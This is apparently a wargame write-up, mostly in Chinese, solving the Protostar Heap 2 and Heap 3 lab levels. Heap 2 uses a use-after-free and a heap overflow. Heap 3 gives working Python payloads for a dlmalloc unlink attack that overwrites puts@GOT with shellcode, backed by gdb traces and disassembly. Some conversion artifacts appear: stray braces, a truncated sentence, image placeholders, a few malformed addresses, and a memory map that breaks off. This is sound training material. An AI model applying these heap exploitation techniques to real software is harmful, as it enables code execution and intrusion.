

# Protostar: Heap 2

This level examines what can happen when heap pointers are stale.

This level is completed when you see the "you have logged in already!" message.

This level is at `/opt/protostar/bin/heap2`.

## Source Code

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

struct auth {
    char name[32];
    int auth;
};

struct auth *auth;
char *service;

int main(int argc, char **argv)
{
    char line[128];

    while(1) {
        printf("[ auth = %p, service = %p ]\n", auth, service);

        if(fgets(line, sizeof(line), stdin) == NULL) break;

        if(strncmp(line, "auth ", 5) == 0) {
            auth = malloc(sizeof(auth));
            memset(auth, 0, sizeof(auth));
            if(strlen(line + 5) < 31) {
                strcpy(auth->name, line + 5);
            }
        }
        if(strncmp(line, "reset", 5) == 0) {
            free(auth);
        }
        if(strncmp(line, "service", 6) == 0) {
            service = strdup(line + 7);
        }
        if(strncmp(line, "login", 5) == 0) {
            if(auth->auth) {
                printf("you have logged in already!\n");
            } else {
                printf("please enter your password\n");
            }
        }
    }
}
```

```
}  
}  
}  
}
```

## 攻击目标

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使程序打印you have logged in already!。

## 攻击过程

---

```
# UFA方法  
$ ./heap2  
[ auth = (nil), service = (nil) ]  
auth alice  
[ auth = 0x804c008, service = (nil) ]  
reset  
[ auth = 0x804c008, service = (nil) ]  
service 111  
[ auth = 0x804c008, service = 0x804c008 ]  
service 222  
[ auth = 0x804c008, service = 0x804c018 ]  
service 333  
[ auth = 0x804c008, service = 0x804c028 ]  
login  
you have logged in already!  
[ auth = 0x804c008, service = 0x804c028 ]
```

```
root@protostar:/opt/protostar/bin# ./heap2  
[ auth = (nil), service = (nil) ]  
auth alice  
[ auth = 0x804c008, service = (nil) ]  
reset  
[ auth = 0x804c008, service = (nil) ]  
service 111  
[ auth = 0x804c008, service = 0x804c008 ]  
service 222  
[ auth = 0x804c008, service = 0x804c018 ]  
service 333  
[ auth = 0x804c008, service = 0x804c028 ]  
login  
you have logged in already!  
[ auth = 0x804c008, service = 0x804c028 ]
```

## 原理分析

---

## 方法一：UFA

分析源码可知，如果程序正常运行，则源码从未修改`auth->auth`，程序不会输出`you have logged in already!`。

```
(gdb) r
[ auth = (nil), service = (nil) ]
auth alice
[ auth = 0x804c008, service = (nil) ]
^C
```

```
(gdb) r
Starting program: /opt/protostar/bin/heap2
[ auth = (nil), service = (nil) ]
auth alice
[ auth = 0x804c008, service = (nil) ]
^C
Program received signal SIGINT, Interrupt.
0xb7f53c1e in __read_nocancel () at ../sysdeps/unix/syscall-template.S:82
82      ../sysdeps/unix/syscall-template.S: No such file or directory.
    in ../sysdeps/unix/syscall-template.S
Current language: auto
The current source language is "auto; currently asm".
```

`auth`数据部分起始地址为`0x804c008`。

```
(gdb) info proc map # 查看堆起始地址
```

```
process 1767
cmdline = '/opt/protostar/bin/heap2'
cwd = '/opt/protostar/bin'
exe = '/opt/protostar/bin/heap2'
Mapped address spaces:

   Start Addr   End Addr       Size     Offset objfile
   -----
heap2          0x8048000   0x804b000     0x3000         0 /opt/protostar/bin/he
heap2          0x804b000   0x804c000     0x1000     0x3000 /opt/protostar/bin/he
           0x804c000   0x804d000     0x1000         0 [heap]
           0xb7e96000 0xb7e97000     0x1000         0 
           0xb7e97000 0xb7fd5000    0x13e000         0 /lib/libc-2.11.2.so
           0xb7fd5000 0xb7fd6000     0x1000     0x13e000 /lib/libc-2.11.2.so
           0xb7fd6000 0xb7fd8000     0x2000     0x13e000 /lib/libc-2.11.2.so
           0xb7fd8000 0xb7fd9000     0x1000     0x140000 /lib/libc-2.11.2.so
           0xb7fd9000 0xb7fdc000     0x3000         0 
           0xb7fde000 0xb7fe2000     0x4000         0 
           0xb7fe2000 0xb7fe3000     0x1000         0 [vdso]
           0xb7fe3000 0xb7ffe000     0x1b000         0 /lib/ld-2.11.2.so
           0xb7ffe000 0xb7fff000     0x1000     0x1a000 /lib/ld-2.11.2.so
           0xb7fff000 0xb8000000     0x1000     0x1b000 /lib/ld-2.11.2.so
           0xbfffeb000 0xc0000000    0x15000         0 [stack]
```

堆起始地址为`0x804c000`。

```
(gdb) x/24wx 0x804c000 # 查看堆上内容 可以看到0x804c008处的auth->name = alice
```

```
(gdb) x/24wx 0x804c000
0x804c000: 0x00000000 0x00000011 0x63696c61 0x00000a65
0x804c010: 0x00000000 0x00000ff1 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000000 0x00000000 0x00000000
```

`0x00000011`表示`auth`块长度，最后一位为标识符，表示这一块是否`free`，所以本块长度为`0x10 = 16B`，前`8B`为`head`，后`8B`为数据。

```
auth = malloc(sizeof(auth));
```

源码中的这一行为`auth`分配一个指针大小的空间，`4B`。因为`malloc`有一个对齐机制，所以最终分配了`8B`。

继续执行程序。

```
(gdb) c
reset
[ auth = 0x804c008, service = (nil) ]
^C
(gdb) x/24wx 0x804c000
```

```
(gdb) c
Continuing.
reset
[ auth = 0x804c008, service = (nil) ]
^C
Program received signal SIGINT, Interrupt.
0xb7f53c1e in __read_nocancel () at ../sysdeps/unix/syscall-template.S:82
82      in ../sysdeps/unix/syscall-template.S
(gdb) x/24wx 0x804c000
0x804c000:    0x00000000    0x00000011    0x00000000    0x00000a65
0x804c010:    0x00000000    0x00000ff1    0x00000000    0x00000000
0x804c020:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c030:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c040:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c050:    0x00000000    0x00000000    0x00000000    0x00000000
```

可以看到0x804c008位置存储的alice被清空了。会有一些残留数据，但并不影响，对于堆管理器来说这一部分都是可用的。

```
(gdb) c
service 111
[ auth = 0x804c008, service = 0x804c008 ]
^C
(gdb) x/24wx 0x804c000
```

```
(gdb) c
Continuing.
service 111
[ auth = 0x804c008, service = 0x804c008 ]
^C
Program received signal SIGINT, Interrupt.
0xb7f53c1e in __read_nocancel () at ../sysdeps/unix/syscall-template.S:82
82      in ../sysdeps/unix/syscall-template.S
(gdb) x/24wx 0x804c000
0x804c000:    0x00000000    0x00000011    0x31313120    0x0000000a
0x804c010:    0x00000000    0x00000ff1    0x00000000    0x00000000
0x804c020:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c030:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c040:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c050:    0x00000000    0x00000000    0x00000000    0x00000000
```

可以看到，因为auth（struct auth\*）指针仍然有效，指向地址0x804c008，但其对应的堆上的块已经被清空了，处于可用状态，所以现在堆管理器把这一块分配给了service 111 = "111"。

```
(gdb) c
service 222
[ auth = 0x804c008, service = 0x804c018 ]
^C
(gdb) x/24wx 0x804c000
```

```
(gdb) c
Continuing.
service 222
[ auth = 0x804c008, service = 0x804c018 ]
^C
Program received signal SIGINT, Interrupt.
0xb7f53c1e in __read_nocancel () at ../sysdeps/unix/syscall-template.S:82
82      in ../sysdeps/unix/syscall-template.S
(gdb) x/24wx 0x804c000
0x804c000: 0x00000000 0x00000011 0x31313120 0x0000000a
0x804c010: 0x00000000 0x00000011 0x32323220 0x0000000a
0x804c020: 0x00000000 0x00000fe1 0x00000000 0x00000000
0x804c030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000000 0x00000000 0x00000000
```

可以看到service 222 = " 222"的位置。

```
(gdb) c
service 333
[ auth = 0x804c008, service = 0x804c028 ]
^C
(gdb) x/24wx 0x804c000
```

```
(gdb) c
Continuing.
service 333
[ auth = 0x804c008, service = 0x804c028 ]
^C
Program received signal SIGINT, Interrupt.
0xb7f53c1e in __read_nocancel () at ../sysdeps/unix/syscall-template.S:82
82      in ../sysdeps/unix/syscall-template.S
(gdb) x/24wx 0x804c000
0x804c000: 0x00000000 0x00000011 0x31313120 0x0000000a
0x804c010: 0x00000000 0x00000011 0x32323220 0x0000000a
0x804c020: 0x00000000 0x00000011 0x33333320 0x0000000a
0x804c030: 0x00000000 0x00000fd1 0x00000000 0x00000000
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000000 0x00000000 0x00000000
```

可以看到service 333 = " 333"的位置。

```
(gdb) c
login
you have logged in already!
[ auth = 0x804c008, service = 0x804c028 ]
```

```
(gdb) c
Continuing.
login
you have logged in already!
[ auth = 0x804c008, service = 0x804c028 ]
```

因为auth (struct auth \*) 指针依然有效，所以当利用它访问auth->auth时，它依然按照结构体的声明，将起始地址后32B视为auth->name (chat [32])，接下来 (从0x804c028开始) 的4B视为auth->auth (int)。当我们在堆上分配service 333 (char\*) 即字符串" 333"时，它刚好覆盖在了被视为auth->auth的位置。所以可以使程序通过if校验，打印you have logged in already!。

这是一个典型的use-after-free漏洞，这类漏洞可能会造成程序逻辑上的错误，也可能造成内存信息的泄露，是一类非常危险的漏洞。

## 方法二：简单堆溢出

```
(gdb) r
[ auth = (nil), service = (nil) ]
auth alice
[ auth = 0x804c008, service = (nil) ]
service 1112222333344445
[ auth = 0x804c008, service = 0x804c018 ]
login
you have logged in already!
[ auth = 0x804c008, service = 0x804c018 ]
^C
(gdb) x/24wx 0x804c000
```

```
Starting program: /opt/protostar/bin/heap2
[ auth = (nil), service = (nil) ]
auth alice
[ auth = 0x804c008, service = (nil) ]
service 1112222333344445
[ auth = 0x804c008, service = 0x804c018 ]
login
you have logged in already!
[ auth = 0x804c008, service = 0x804c018 ]
^C
Program received signal SIGINT, Interrupt.
0xb7f53c1e in __read_nocancel () at ../sysdeps/unix/syscall-template.S:82
82      ../sysdeps/unix/syscall-template.S: No such file or directory.
    in ../sysdeps/unix/syscall-template.S
(gdb) x/24wx 0x804c000
0x804c000: 0x00000000 0x00000011 0x63696c61 0x00000a65
0x804c010: 0x00000000 0x00000019 0x31313120 0x32323232
0x804c020: 0x33333333 0x34343434 0x00000a35 0x00000fd9
0x804c030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000000 0x00000000 0x00000000
```

利用 `auth` (`struct auth *`) 指针访问 `auth->auth` 时，它按照结构体的声明，将起始地址 (`0x804c008`) 后 32B 视为 `auth->name` (`char [32]`)，接下来 (从 `0x804c028` 开始) 的 4B 视为 `auth->auth` (`int`)。而 `service` (`char *`) 被分配的空间从 `0x804c018` 开始，我们只需要将其赋值为 16B 以上，它就能覆盖到被视为 `auth->auth` 的位置，使程序通过 if 校验，打印 `you have logged in already!`。

# Protostar: Heap 3

This level introduces the Doug Lea Malloc (dlmalloc) and how heap meta data can be modified to change program execution.

This level is at `/opt/protostar/bin/heap3`.

## Source Code

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

void winner()
{
    printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
}

int main(int argc, char **argv)
{
    char *a, *b, *c;

    a = malloc(32);
    b = malloc(32);
    c = malloc(32);

    strcpy(a, argv[1]);
    strcpy(b, argv[2]);
    strcpy(c, argv[3]);

    free(c);
    free(b);
    free(a);

    printf("dynamite failed?\n");
}
```

## 攻击目标

构造堆溢出，改变程序控制流，让winner()函数执行。

## 攻击过程

```
# 利用a的堆溢出
$ cat heap3_a.py
a = "A" * 4
a += "\x68\x64\x88\x04\x08\xc3"
a += "A" * 22
a += "\xf8\xff\xff\xff"
a += "\xfc\xff\xff\xff"

b = "A" * 8
b += "\x1c\xb1\x04\x08"
b += "\x0c\xc0\x04\x08"

c = "C" * 4

print a + " " + b + " " + c
$ ./heap3 `python heap3_a.py`
that wasn't too bad now, was it? @ 1711920093
```

```
root@protostar:/opt/protostar/bin# cat heap3_a.py
a = "A" * 4
a += "\x68\x64\x88\x04\x08\xc3"
a += "A" * 22
a += "\xf8\xff\xff\xff"
a += "\xfc\xff\xff\xff"

b = "A" * 8
b += "\x1c\xb1\x04\x08"
b += "\x0c\xc0\x04\x08"

c = "C" * 4

print a + " " + b + " " + c
root@protostar:/opt/protostar/bin# ./heap3 `python heap3_a.py`
that wasn't too bad now, was it? @ 1711920093
```

```
# 利用b的堆溢出
$ cat heap3_b.py
a = "A" * 4
a += "\x68\x64\x88\x04\x08\xc3"

b = "A" * 32
b += "\xf8\xff\xff\xff"
b += "\xfc\xff\xff\xff"
b += "B" * 8
b += "\x1c\xb1\x04\x08"
b += "\x0c\xc0\x04\x08"

c = "C" * 4

print a + " " + b + " " + c
$ ./heap3 `python heap3_b.py`
that wasn't too bad now, was it? @ 1711920372
```



```

root@protostar:/opt/protostar/bin# cat heap3_b.py
a = "A" * 4
a += "\x68\x64\x88\x04\x08\xc3"

b = "A" * 32
b += "\xf8\xff\xff\xff"
b += "\xfc\xff\xff\xff"
b += "B" * 8
b += "\x1c\xb1\x04\x08"
b += "\x0c\xc0\x04\x08"

c = "C" * 4

print a + " " + b + " " + c
root@protostar:/opt/protostar/bin# ./heap3 `python heap3_b.py`
that wasn't too bad now, was it? @ 1711920372

```

## 原理分析：unlink

- `malloc()`: 一个由标准C库提供的在堆（heap）上动态分配管理内存的函数。
- `chunk`: `malloc()`创建和管理的一个个内存块；
  - 用户使用中的叫做 `allocated chunk`;
  - 被用户释放，处于空闲的叫做 `free chunk`。

### allocated chunk


前一块 chunk 的 size
本块的 size
数据 (data)

### free chunk


前一块 chunk 的 size
本块的 size
前向 chunk 的地址
后向 chunk 的地址
可用于存放数据的空间

- `bin`: 组织管理 `free chunk` 的双向链表。
- `unlink`: 把一个 `free chunk` 从所在 `bin` 中删除的过程。

`malloc()`与`free()`的原理如下图所示:




当释放d时，因为，会发生以下操作：



unlink(e)的过程：

1. 循着e的\*fd定位到b；
2. 循着e的\*bk定位到x；
3. 向b的\*bk字段写入x的地址；
4. 向x的\*fd字段写入b的地址。




实际上在unlink后，e的\*fd仍然指向b，\*bk仍然指向x，但没有任何指针指向e，所以e在逻辑上已经消失。


此处存在exploit的机会：

如果在e的\*fd处构造地址\*p，\*bk处构造地址\*q，上述unlink(e)会变成：

1. 循着e的\*fd定位到【(b的起始地址→)\*p】；
2. 循着e的\*bk定位到【(x的起始地址→)\*q】；
3. 向【(b的\*bk字段→)\*p下偏移若干(12)字节处】写入【(x的起始地址→)\*q】；
4. 向【(x的\*fd字段→)\*q下偏移若干(8)字节处】写入【(b的起始地址→)\*p】。



如此一来，只要我们将`*p`构造成为`eip`会到达的某个函数的跳转地址-12，将`*q`构造成一段`shellcode`的入口地址，就可以将那个函数的跳转地址覆写为`shellcode`的入口地址。这样`eip`在想要利用跳转地址跳转到那个函数时，会跳转到`shellcode`。本题中我们可以利用`printf()`函数。同时`*p`也会写到`*q+8`处，所以我们只有8B的空间来写`shellcode`。



查看`winner()`函数的入口地址：

```
(gdb) p winner
```

```
(gdb) p winner
$1 = {void (void)} 0x8048864 <winner>
```

为了让`eip`能跳转到`winner()`，我们可以利用以下两段指令：

```
push 0x08048864 # 将winner的入口地址压到栈顶
ret # ret会将栈顶存储的值作为返回地址赋值给eip
```

以上指令对应的`shellcode`为：`\x68\x64\x88\x04\x08\xc3`。

查看汇编代码：

```

Dump of assembler code for function main:
0x08048889 <main+0>:   push    %ebp
0x0804888a <main+1>:   mov     %esp,%ebp
0x0804888c <main+3>:   and     $0xffffffff0,%esp
0x0804888f <main+6>:   sub     $0x20,%esp
0x08048892 <main+9>:   movl    $0x20,(%esp)
0x08048899 <main+16>:  call    0x8048ff2 <malloc>
0x0804889e <main+21>:  mov     %eax,0x14(%esp)
0x080488a2 <main+25>:  movl    $0x20,(%esp)
0x080488a9 <main+32>:  call    0x8048ff2 <malloc>
0x080488ae <main+37>:  mov     %eax,0x18(%esp)
0x080488b2 <main+41>:  movl    $0x20,(%esp)
0x080488b9 <main+48>:  call    0x8048ff2 <malloc>
0x080488be <main+53>:  mov     %eax,0x1c(%esp)
0x080488c2 <main+57>:  mov     0xc(%ebp),%eax
0x080488c5 <main+60>:  add     $0x4,%eax
0x080488c8 <main+63>:  mov     (%eax),%eax
0x080488ca <main+65>:  mov     %eax,0x4(%esp)
0x080488ce <main+69>:  mov     0x14(%esp),%eax
0x080488d2 <main+73>:  mov     %eax,(%esp)
0x080488d5 <main+76>:  call    0x8048750 <strcpy@plt>
0x080488da <main+81>:  mov     0xc(%ebp),%eax
0x080488dd <main+84>:  add     $0x8,%eax
0x080488e0 <main+87>:  mov     (%eax),%eax
--Type <return> to continue, or q <return> to quit--_

```

```

0x080488e2 <main+89>:  mov     %eax,0x4(%esp)
0x080488e6 <main+93>:  mov     0x18(%esp),%eax
0x080488ea <main+97>:  mov     %eax,(%esp)
0x080488ed <main+100>: call    0x8048750 <strcpy@plt>
0x080488f2 <main+105>: mov     0xc(%ebp),%eax
0x080488f5 <main+108>: add     $0xc,%eax
0x080488f8 <main+111>: mov     (%eax),%eax
0x080488fa <main+113>: mov     %eax,0x4(%esp)
0x080488fe <main+117>: mov     0x1c(%esp),%eax
0x08048902 <main+121>: mov     %eax,(%esp)
0x08048905 <main+124>: call    0x8048750 <strcpy@plt>
0x0804890a <main+129>: mov     0x1c(%esp),%eax
0x0804890e <main+133>: mov     %eax,(%esp)
0x08048911 <main+136>: call    0x8049824 <free>
0x08048916 <main+141>: mov     0x18(%esp),%eax
0x0804891a <main+145>: mov     %eax,(%esp)
0x0804891d <main+148>: call    0x8049824 <free>
0x08048922 <main+153>: mov     0x14(%esp),%eax
0x08048926 <main+157>: mov     %eax,(%esp)
0x08048929 <main+160>: call    0x8049824 <free>
0x0804892e <main+165>: movl    $0x804ac27,(%esp)
0x08048935 <main+172>: call    0x8048790 <puts@plt>
0x0804893a <main+177>: leave
0x0804893b <main+178>: ret
--Type <return> to continue, or q <return> to quit--_

```

查看printf()对应的系统调用puts的跳转地址:

```
(gdb) disas 0x8048790
```

```

(gdb) disas 0x8048790
Dump of assembler code for function puts@plt:
0x08048790 <puts@plt+0>:   jmp     *0x804b128
0x08048796 <puts@plt+6>:   push    $0x68
0x0804879b <puts@plt+11>:  jmp     0x80486b0
End of assembler dump.

```

$\text{puts@GOT} - 12 = 0x804b128 - 0xc = 0x0804b11c$

在free前打断点，先正常执行。

```
(gdb) r AAAA BBBB CCCC
```

查找堆起始地址:

```
(gdb) info proc map # 为0x804c000
```

```

process 1872
cmdline = '/opt/protostar/bin/heap3'
cwd = '/opt/protostar/bin'
exe = '/opt/protostar/bin/heap3'
Mapped address spaces:

```

	Start Addr	End Addr	Size	Offset	objfile
heap3	0x8048000	0x804b000	0x3000	0	/opt/protostar/bin/heap3
heap3	0x804b000	0x804c000	0x1000	0x3000	/opt/protostar/bin/heap3
	0x804c000	0x804d000	0x1000	0	[heap]
	0xb7e96000	0xb7e97000	0x1000	0	
	0xb7e97000	0xb7fd5000	0x13e000	0	/lib/libc-2.11.2.so
	0xb7fd5000	0xb7fd6000	0x1000	0x13e000	/lib/libc-2.11.2.so
	0xb7fd6000	0xb7fd8000	0x2000	0x13e000	/lib/libc-2.11.2.so
	0xb7fd8000	0xb7fd9000	0x1000	0x140000	/lib/libc-2.11.2.so
	0xb7fd9000	0xb7fdc000	0x3000	0	
	0xb7fe0000	0xb7fe2000	0x2000	0	
	0xb7fe2000	0xb7fe3000	0x1000	0	[vdso]
